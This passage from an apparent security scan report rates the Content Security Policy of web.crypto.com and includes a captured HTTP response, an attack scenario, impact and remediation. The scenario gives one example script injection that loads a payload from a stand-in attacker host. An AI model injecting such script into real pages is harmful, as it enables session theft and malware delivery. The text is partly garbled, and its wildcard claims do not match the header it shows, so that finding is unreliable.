- **Exploitable in Cookie-Based Headers:** If cookies such as `__cf_bm`, `_cfuvid`, or custom debug cookies store internal IP addresses, attackers can extract them via passive observation or via XSS.
- **Network Enumeration:** Leaked IPs might expose load balancer, proxy, or origin server addresses, assisting attackers in bypassing cloud protections or conducting targeted internal attacks.

4. Exploitation & Validation

XSS Attack Analysis

Cross-Site Scripting (XSS) is a vulnerability that allows attackers to inject malicious JavaScript into a web page, which then runs in the browser of anyone who visits it. Through XSS, attackers can steal cookies, session tokens, or perform actions on behalf of users without their knowledge. XSS becomes

In CSP, the wildcard symbol `*` is used to mean "allow content from any origin." For example, if a CSP includes `script-src *`, it tells the browser that scripts can be loaded from any domain, which completely defeats the purpose of having a CSP. While it might seem convenient during development, using wildcards in production — especially for sensitive directives like `script-src` — opens the door for serious security risks.

```

HTTP/1.1 200 OK
Date: Tue, 22 Apr 2025 03:15:07 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
strict-transport-security: max-age=63072000; includeSubDomains; preload
x-dns-prefetch-control: on
x-content-type-options: nosniff
referrer-policy: strict-origin-when-cross-origin
content-security-policy: frame-ancestors 'self'; upgrade-insecure-requests;
vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Accept-Encoding

<!DOCTYPE html><html lang="en"><head><meta charset="utf-8"/><meta name="viewport" content="width=device-width, initial-scale=1, vi
var _colorScheme = window.localStorage.getItem("mantine-color-scheme-value");
var colorScheme = _colorScheme === "light" || _colorScheme === "dark" || _colorScheme === "auto" ? _colorScheme : "dark";
var computedColorScheme = colorScheme !== "auto" ? colorScheme : window.matchMedia("(prefers-color-scheme: dark)").matches ? "da
document.documentElement.setAttribute("data-mantine-color-scheme", computedColorScheme);
} catch (e) {}
</script><script src="https://web-static.crypto.com/_next/static/chunks/polyfills-42372ed130431b0a.js" noModule=""></script></head>
t-hover: rgba(218, 192, 250, 0.2);--mantine-color-purple-light-color: var(--mantine-color-purple-0);--mantine-color-purple-outline

```

5. Report Writing

Title: Insecure Content Security Policy (CSP) Wildcard Directives on web.crypto.com

Summary: The web application hosted at web.crypto.com implements a Content Security Policy (CSP) header. However, it contains overly permissive wildcard directives, or in some cases, omits important directives entirely. Specifically, directives such as script-src, style-src, img-src, connect-src, frame-src, font-src,

media-src, object-src, manifest-src, and worker-src are either undefined or use wildcards (*), creating significant attack surfaces.

This weak CSP configuration can be exploited by attackers to bypass protection mechanisms intended to mitigate Cross-Site Scripting (XSS), data injection, and mixed content vulnerabilities. It reduces the effectiveness of the CSP, leaving the application open to various types of client-side attacks.

Risk: Medium

Confidence: High

Technical Details:

- Alert ID: 10055-4
- Alert Type: Passive
- CWE: [CWE-693](#) - Protection Mechanism Failure
- WASC: 15 - Application Misconfiguration
- OWASP Top 10:
 - 2017: A06 - Security Misconfiguration
 - 2021: A05 - Security Misconfiguration
- ZAP Reference: Passive Scan Rule 10055 - CSP Analyzer

Attack Scenario:

If a site's CSP uses wildcard sources such as script-src * or leaves certain directives undefined, an attacker could exploit this by:

- Injecting a <script src="https://evil-attacker.com/payload.js"> into a vulnerable page.
- Loading malicious stylesheets, fonts, or frames from untrusted domains.
- Embedding the page in a malicious frame (bypassing anti-clickjacking) if frame-ancestors is not strict enough.

This results in successful **XSS attacks**, **malware delivery**, or **data exfiltration**, especially if other input validation mechanisms are also weak.

Impact

Improper or weak CSP configurations may lead to:

- Cross-Site Scripting (XSS)
- Malicious content injection
- Clickjacking or UI Redressing
- Data exfiltration to attacker-controlled domains
- Reduced browser-level defenses against threats
- Regulatory compliance issues due to weak client-side security

Remediation:

Ensure your web server and all reverse proxies are configured to return a strict, explicitly defined CSP header that:

1. Avoids using wildcards (*) for any sensitive directives (script-src, style-src, etc.)
2. Whitelists only trusted, specific sources for scripts, styles, images, and other media.
3. Includes modern directives like:

Content-Security-Policy:

```
default-src 'none';  
script-src 'self' https://trusted.cdn.com;  
style-src 'self' https://trusted.styles.com;  
img-src 'self';  
font-src 'self';  
connect-src 'self';  
frame-ancestors 'self';
```

Use CSP Evaluators and CSP scanners during development to validate policies.

References

- [Content Security Policy Guide](#)
- [Google Web Fundamentals: CSP](#)
- [GitHub - HTMLUnit CSP Resources](#)
- [CWE-693](#)
- [OWASP A05:2021 - Security Misconfiguration](#)
- [OWASP A06:2017 - Security Misconfiguration](#)